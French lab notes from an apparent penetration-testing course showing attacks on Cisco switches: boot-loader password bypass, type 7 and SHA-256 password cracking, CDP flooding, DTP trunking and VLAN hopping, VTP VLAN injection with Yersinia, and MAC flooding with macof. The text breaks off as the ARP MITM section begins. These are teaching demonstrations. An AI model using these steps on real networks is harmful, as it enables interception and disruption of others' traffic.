

SOMMAIRE

1.	Reset mdp Switch Cisco	2
2.	Mot de passe Cisco	5
3.	Découverte réseau passive	6
4.	CDP flooding	7
5.	DTP exploit	10
1.	Vlan Hopping	13
2.	VTP exploit	13
6.	MAC flooding	16
7.	Usurpation d'identité ARP (MITM)	19

****Utilisation de l'outil « Yersinia » → difficulté sous Kali (dépendances...)
mais fonctionne nickel sous Parrot*

1. Reset mdp Switch Cisco

- Appui long sur le bouton « Mode » du Switch
- Initialisation du système de fichiers :

flash_init

- Voir et charger les commandes possibles :

help

```
switch: help
  ? -- Present list of available commands
  boot -- Load and boot an executable image
  cat -- Concatenate (type) file(s)
  copy -- Copy a file
  delete -- Delete file(s)
  dir -- List files in directories
  flash_init -- Initialize flash filesystem(s)
  format -- Format a filesystem
  fsck -- Check filesystem consistency
  help -- Present list of available commands
  memory -- Present memory heap utilization information
  mkdir -- Create dir(s)
  more -- Concatenate (display) file(s)
  rename -- Rename a file
  reset -- Reset the system
  rmdir -- Delete empty dir(s)
  set -- Set or display environment variables
  set_bs -- Set attributes on a boot sector filesystem
  set_param -- Set system parameters in flash
  sleep -- Pause (sleep) for a specified number of seconds
  type -- Concatenate (type) file(s)
-- MORE --
  unset -- Unset one or more environment variables
  version -- Display boot loader version
```

- Lister les fichiers de configuration :

dir flash:

```
switch: dir flash:
Directory of flash:/

   2  -rwx   1925      <date>          express_setup.debug
   3  -rwx 14812032    <date>          c2960s-universalk9-mz.150-2.SE2.bin
   4  -rwx   616      <date>          vlan.dat.renamed
   5  -rwx   1916      <date>          private-config.text.renamed
   6  drwx   512      <date>          c2960s-universalk9-mz.122-55.SE
584  -rwx   7275      <date>          config.text.backup
585  -rwx   1048      <date>          multiple-fs
586  -rwx   1914      <date>          private-config.text.backup
587  -rwx   2219      <date>          config.text.renamed

27811840 bytes available (30119936 bytes used)

switch: rename flash:config.text flash:config.old
rename: no such file or directory
```

- Voir la configuration en place (fichier « config.text ») :

more flash:config.text.renamed

```
switch: more flash:config.text.renamed

!
! Last configuration change at 01:31:08 UTC Wed Mar 30 2011
! NVRAM config last updated at 01:31:11 UTC Wed Mar 30 2011
!
version 15.0
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Switch
!
boot-start-marker
boot-end-marker
!
enable password cisco1
```

- ⇒ On visualise ici toute la configuration du Switch sans être authentifié, donc possibilité de récupération de donnée sensible (mdp, config Vlans...)

- Renommer le fichier de config :

```
rename flash:config.text flash:config.old
```

- Booter :

```
boot
```

- Se connecter au Switch (pas besoin de mdp)
- Renommer à nouveau le fichier de configuration :

```
rename flash:config.old flash:config.text
```

- Charger la configuration initiale :

```
copy flash:config.text system:running-config
```

- ⇒ **On est ici authentifié sur le Switch avec la configuration initialement en place, on peut alors définir un nouveau mot de passe pour l'accès au Switch et modifier l'ensemble de la configuration**

2. Mot de passe Cisco

On peut voir les mots de passe configurés pour les différents accès directement dans les fichiers configuration (*show running-config*)

```
Switch#show running-config
enable password Amossyl4
enable secret 4 kcqcnxRvhuQxOh40lDbBFRZtSWlu7V5NXDglea70pPE
enable password 7 03075218050070
```

⇒ Les mots de passes peuvent apparaitre directement en clair ou être chiffré selon plusieurs méthodes :

- **Cisco type 7** : algorithme de chiffrement réversible

⇒ *Décrypter en ligne permettant de retrouver le mot de passe :*

<https://www.frameip.com/decrypter-dechiffrer-cracker-password-cisco-7/>

HASH Cisco 7 demandé : 070c285f4d0648

Mot de passe correspondant : cisco1

- **Cisco 4** : hachage SHA-256 n'ayant subi aucune autre transformation

⇒ *Possibilité de brute-force avec des outils comme John ou Hashcat :*

```
$ john --format=Raw-SHA256 hash1.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 SSE2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
superman666 (?)
1g 0:00:00:00 DONE (2024-10-21 15:06) 16.66g/s 9830Kp/s 9830Kc/s 9830KC/s 131694..sammy<3
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

3. Découverte réseau passive

Les protocoles **CDP** (Cisco Discovery Protocol) et **LLDP** (Link Layer Discovery Protocol) sont utilisés sur les réseaux pour découvrir des informations sur les appareils voisins.

Ils fonctionnent en envoyant régulièrement des « annonces » contenant des informations sur l'appareil, comme son nom, son adresse IP, et son type. Les appareils voisins reçoivent ces annonces et les ajoutent à leur propre liste d'appareils connus.

- ⇒ Ces protocoles divulguent donc des informations détaillées sur la topologie du réseau, y compris les adresses IP, les noms d'appareils, et les versions du système d'exploitation. Un attaquant pourrait alors exploiter ces informations pour planifier des attaques.

- Visualisation sous Wireshark :

cdp


No.	Time	Source	Destination	Protocol	Length	Info
110	40.387657436	Cisco_98:be:06	CDP/VTP/DTP/PAgP/UD...	CDP	448	Device ID: Switch Port
250	100.427782336	Cisco_98:be:06	CDP/VTP/DTP/PAgP/UD...	CDP	448	Device ID: Switch Port
292	160.462631043	Cisco_98:be:06	CDP/VTP/DTP/PAgP/UD...	CDP	448	Device ID: Switch Port

Frame 110: 448 bytes on wire (3584 bits), 448 bytes captured (3584 bits) on interface eth1, id 0

- IEEE 802.3 Ethernet
- Logical-Link Control
- Cisco Discovery Protocol
 - Version: 2
 - TTL: 180 seconds
 - Checksum: 0x42cc [correct]
 - [Checksum Status: Good]
 - Device ID: Switch
 - Software Version
 - Type: Software version (0x0005)
 - Length: 251
 - Software version: Cisco IOS Software, C2960S Software (C2960S-UNIVERSALK9-M), Version 15.0(2)SE2
 - Software version: Technical Support: <http://www.cisco.com/techsupport>
 - Software version: Copyright (c) 1986-2013 by Cisco Systems, Inc.
 - Software version: Compiled Tue 05-Feb-13 12:48 by prod_rel_team
 - Platform: cisco WS-C2960S-24TD-L
 - Addresses
 - Port ID: GigabitEthernet1/0/6
 - Capabilities
 - Protocol Hello: Cluster Management
 - VTP Management Domain:
 - Type: VTP Management Domain (0x0009)
 - Length: 4
 - VTP Management Domain:
 - Native VLAN: 10
 - Type: Native VLAN (0x000a)
 - Length: 6
 - Native VLAN: 10

4. CDP flooding

- Schéma de la démonstration :



L'attaque par **inondation CDP** (Cisco Discovery Protocol) exploite le protocole CDP utilisé principalement dans les réseaux Cisco pour découvrir des informations sur les périphériques voisins.

Rappel: CDP permet aux dispositifs Cisco de partager des informations sur leur configuration et leur état.


Principe de l'attaque : Dans une attaque par inondation CDP, l'attaquant envoie un grand nombre de paquets CDP malveillants sur le réseau. Ces paquets contiennent des informations falsifiées sur des périphériques qui n'existent pas ou qui sont sous le contrôle de l'attaquant. Le switch ou l'appareil cible reçoit ces paquets et tente d'ajouter les informations à sa table CDP. En raison du nombre élevé de paquets, la table peut se remplir rapidement. Une fois que la table CDP est pleine, le switch ne peut plus stocker d'autres informations CDP. Cela peut entraîner des problèmes de communication, car le switch ne peut plus découvrir de nouveaux périphériques ou mettre à jour les informations existantes.

- Sur le Switch visualiser l'état initial de CDP :

Show cdp


show processes cpu history

```
Global CDP information:
    Sending CDP packets every 60 seconds
    Sending a holdtime value of 180 seconds
    Sending CDPv2 advertisements is enabled
```



- Depuis la machine attaquante lancer l'attaque CDP flooding :

yersinia -G



- Sous Wireshark :

No.	Time	Source	Destination	Protocol	Length	Info
83	50.927771847	Cisco_98:be:0f	CDP/VTP/DTP/PaGP/UD...	CDP	446	Device
130	102.133779219	7c:6f:ad:14:d3:79	CDP/VTP/DTP/PaGP/UD...	CDP	96	Device
131	102.134235796	be:bf:a5:29:8f:4b	CDP/VTP/DTP/PaGP/UD...	CDP	96	Device
132	102.134613344	0d:40:65:16:ae:c5	CDP/VTP/DTP/PaGP/UD...	CDP	96	Device
133	102.135223361	5a:e7:a6:3e:f1:8f	CDP/VTP/DTP/PaGP/UD...	CDP	96	Device
134	102.135287946	5c:0c:99:6d:21:90	CDP/VTP/DTP/PaGP/UD...	CDP	96	Device
135	102.135291756	f0:e5:38:7e:cb:ba	CDP/VTP/DTP/PaGP/UD...	CDP	96	Device

⇒ On observe toutes les requêtes CDP envoyées par la machine attaquante

- Sur le Switch :

Show cdp

show processes cpu history


```
CDP counters :
  Total packets output: 70, Input: 22126
  Hdr syntax: 0, Chksum error: 0, Encaps failed: 0
  No memory: 0, Invalid packet: 0,
  CDP version 1 advertisements output: 2, Input: 22126
  CDP version 2 advertisements output: 68, Input: 0
```

[illegible]

⇒ On relève ici que la consommation de CPU du Switch est au maximum sur la période de l'attaque

5. DTP exploit

- Schéma de la démonstration :



Objectif : Réaliser un saut de Vlan c'est-à-dire pouvoir intercepter le trafic de tous les réseaux depuis le PC attaquant initialement intégré dans le Vlan 10.

Explication de l'attaque : Par défaut les ports du Switch sont configurés en Dynamic Desire, l'attaquant peut alors forcer la négociation de trunking. Il peut le faire en envoyant des paquets DTP spécifiques qui incitent le commutateur à passer en mode trunk permettant ainsi de pouvoir intercepter le trafic de tous les Vlans.

- Configuration initiale du port du Switch associée à notre machine attaquante :

```
SWT#sh int gig 1/0/11 trunk
```

Port	Mode	Encapsulation	Status	Native vlan
Gil/0/11	auto	802.1q	not-trunking	1

Port	Vlans allowed on trunk
Gil/0/11	10

Port	Vlans allowed and active in management domain
Gil/0/11	10


Port	Vlans in spanning tree forwarding state and not pruned
Gil/0/11	10

Depuis la machine attaquante :


- Lancer une écoute Wireshark
- Lancer l'outil Yersinia :

Yersinia -G


- Se positionner sur la bonne interface :



- Lancer l'attaque DTP :



- Sous Wireshark visualiser les paquets DTP envoyés au Switch :



No.	Time	Source	Destination	Protocol	Length	Info
6	0.989768196	Cisco_98:be:03	CDP/VTP/DTP/PAgP/UD...	DTP	60	Dynamic Trunk Protocol
51	31.012215016	Cisco_98:be:03	CDP/VTP/DTP/PAgP/UD...	DTP	60	Dynamic Trunk Protocol
60	37.780113762	0c:7c:e8:46:d5:95	CDP/VTP/DTP/PAgP/UD...	DTP	56	Dynamic Trunk Protocol
63	38.782914778	0c:7c:e8:46:d5:95	CDP/VTP/DTP/PAgP/UD...	DTP	56	Dynamic Trunk Protocol
64	39.786071778	0c:7c:e8:46:d5:95	CDP/VTP/DTP/PAgP/UD...	DTP	56	Dynamic Trunk Protocol

- Configuration du port du Switch après l'attaque :

```
SWT#sh int gig 1/0/11 trunk
```

Port	Mode	Encapsulation	Status	Native vlan
Gil/0/11	auto	802.1q	trunking	1

```
Port
Gil/0/11    Vlans allowed on trunk
              1-4094

Port
Gil/0/11    Vlans allowed and active in management domain
              1,10,20

Port
Gil/0/11    Vlans in spanning tree forwarding state and not pruned
              none
```

- ⇒ Le port du Switch sur lequel notre machine attaquante est brassée est désormais en mode trunk


Une fois connecté à un port en trunk on peut :

1. Vlan Hopping

- Créer une nouvelle interface VLAN en lui attribuant le bon ID et une adresse IP :

```
vconfig add enp0s8 20
ifconfig enp0s8.20 up
ifconfig enp0s8.20 192.168.20.80 up
```

⇒ On peut alors analyser les trames réseaux et intercepter les paquets broadcast émis sur le réseau du Vlan 20 :



No.	Time	Source	Destination	Protocol	Length	Info
1605...	361.722495315	192.168.20.5	192.168.20.3	ICMP	74	Echo (ping) request id=0x0001, seq=2701/36106, ttl=128 (reply in 160599)
1605...	361.722495656	192.168.20.3	192.168.20.5	ICMP	74	Echo (ping) reply id=0x0001, seq=2701/36106, ttl=128 (request in 160598)
1674...	700.225640390	192.168.20.3	192.168.20.5	ICMP	74	Echo (ping) request id=0x0001, seq=243/62208, ttl=128 (reply in 167483)
1674...	700.225640800	192.168.20.5	192.168.20.3	ICMP	74	Echo (ping) reply id=0x0001, seq=243/62208, ttl=128 (request in 167482)

2. VTP exploit

L'attaque VTP (VLAN Trunking Protocol) exploit est une vulnérabilité qui tire parti de la façon dont les commutateurs Cisco gèrent la configuration des VLANs via le protocole VTP.

Rappel : VTP est un protocole utilisé sur les réseaux Cisco pour gérer la création, la suppression et la modification des VLANs sur plusieurs commutateurs d'un même domaine VTP. Les commutateurs échangent des mises à jour de VLANs pour assurer une configuration cohérente.

Principe de l'attaque : Si un attaquant parvient à se connecter à un port du réseau qui est configuré pour accepter le VTP, il peut potentiellement se faire passer pour un serveur VTP. L'attaquant peut alors envoyer des messages VTP pour créer ou supprimer des VLANs

- Etat initial des Vlans sur le Switch :



show vlan brief

VLAN	Name	Status	Ports
1	default	active	Gi1/0/2, Gi1/0/4, Gi1/0/5 Gi1/0/6, Gi1/0/8, Gi1/0/9 Gi1/0/12, Gi1/0/13, Gi1/0/14 Gi1/0/18, Gi1/0/20, Gi1/0/21 Gi1/0/22, Gi1/0/23, Tel/0/1 Tel/0/2
10	VLAN0010	active	Gi1/0/1, Gi1/0/3, Gi1/0/7 Gi1/0/10, Gi1/0/11
20	SecondAREA	active	Gi1/0/15, Gi1/0/16, Gi1/0/17 Gi1/0/19
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

- Depuis la machine attaquante, lancer l'outil Yersinia :

Yersinia -G

- Lancer l'attaque VTP afin de créer un nouveau Vlan sur le Switch :




- Visualiser de nouveau la table des Vlan sur le Switch :

VLAN	Name	Status	Ports
1	default	active	Gil/0/2, Gil/0/4, Gil/0/5 Gil/0/6, Gil/0/8, Gil/0/9 Gil/0/12, Gil/0/13, Gil/0/14 Gil/0/18, Gil/0/20, Gil/0/21 Gil/0/22, Gil/0/23, Tel/0/1 Tel/0/2
10	VLAN0010	active	Gil/0/1, Gil/0/3, Gil/0/7 Gil/0/10, Gil/0/11
20	SecondAREA	active	Gil/0/15, Gil/0/16, Gil/0/17 Gil/0/19
33	hacked	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

⇒ On remarque bien la présence du Vlan créée depuis la machine attaquante

6. MAC flooding

- Schéma de la démonstration :



L'attaque de **MAC flooding** est une technique utilisée par des attaquants pour perturber le fonctionnement d'un réseau local en exploitant la façon dont les Switch gèrent les adresses MAC.

Rappel : Les Switchs fonctionnent en maintenant une table MAC qui associe les adresses MAC des dispositifs connectés aux ports spécifiques. Cela permet au commutateur d'envoyer le trafic uniquement au port approprié, réduisant ainsi la congestion sur le réseau.

Principe de l'attaque : Un attaquant envoie un grand nombre de paquets avec des adresses MAC sources aléatoires. Chaque fois que le Switch reçoit un paquet, il enregistre l'adresse MAC source dans sa table, associée au port d'entrée. Si l'attaquant envoie suffisamment de paquets (plus que le nombre d'entrées que le commutateur peut gérer), la table MAC du commutateur est "inondée". Lorsque la table MAC est pleine, le Switch ne peut plus enregistrer de nouvelles adresses. À ce moment-là, il commence à agir comme un hub : il diffuse tous les paquets entrants sur tous les ports, envoyant le trafic à tous les dispositifs connectés, qu'ils soient destinataires ou non. Cela entraîne une augmentation significative du trafic sur le réseau, pouvant causer une dégradation des performances. De plus, l'attaquant peut alors intercepter le trafic destiné à d'autres dispositifs.

- Visualiser l'état initial de la Mac Address Table :

```
show mac address-table count
```

```
Mac Entries for Vlan 20:
-----
Dynamic Address Count   : 1
Static Address Count    : 0
Total Mac Addresses     : 1
Total Mac Address Space Available: 8169
```

- Lancer l'attaque Mac Flooding depuis la machine attaquante :

```
macof -i enp0s8
```

- Visualiser l'état de la Mac Address Table après l'attaque :

```
show mac address-table count
```

```
Mac Entries for Vlan 20:
-----
Dynamic Address Count   : 8170
Static Address Count    : 0
Total Mac Addresses     : 8170
Total Mac Address Space Available: 0
```

- ⇒ On visualise que la Mac Address Table du Switch est pleine et donc saturée, le Switch va désormais se comporter comme un HUB en transmettant toutes les trames à tous ses ports

- Initier une communication entre les 2 PC cible et visualiser le résultat sous Wireshark depuis la machine attaquante :

icmp				
No.	Time	Source	Destination	Protocol
87729	217.050615176	192.168.20.5	192.168.20.3	ICMP
87730	217.050615546	192.168.20.3	192.168.20.5	ICMP
89484	218.058301078	192.168.20.5	192.168.20.3	ICMP
89485	218.058301408	192.168.20.3	192.168.20.5	ICMP
90889	219.073411140	192.168.20.5	192.168.20.3	ICMP


⇒ On remarque alors que l'on peut intercepter les trames transitant sur le réseau

Lors de TI tester la vulnérabilité à ce type d'attaque avec une limite de requête (pour ne pas DDOS) permettant de vérifier la présence ou non de sécurité empêchant une MAC Flooding :

```
macof -i enp0s8 -n 100
```

7. Usurpation d'identité ARP (MITM)

- Schéma de la démonstration :



L'attaque d'**usurpation d'identité ARP**, souvent appelée attaque MITM (Man-In-The-Middle), exploite le protocole ARP (Address Resolution Protocol) utilisé dans les réseaux locaux.

Rappel: ARP est utilisé pour associer une adresse IP à une adresse MAC. Quand un appareil veut communiquer avec un autre sur un réseau local, il envoie une requête ARP pour obtenir l'adresse MAC correspondante à une adresse IP.

Principe de l'attaque : Dans une attaque MITM ARP, l'attaquant se positionne entre 2 appareils, envoie de fausses réponses ARP aux deux appareils, leur faisant croire que son adresse MAC est celle de l'autre appareil. Une fois que l'attaquant a réussi à usurper l'identité, il peut intercepter, modifier ou rediriger le trafic entre les deux appareils.

- Lancer une découverte Réseau :

```
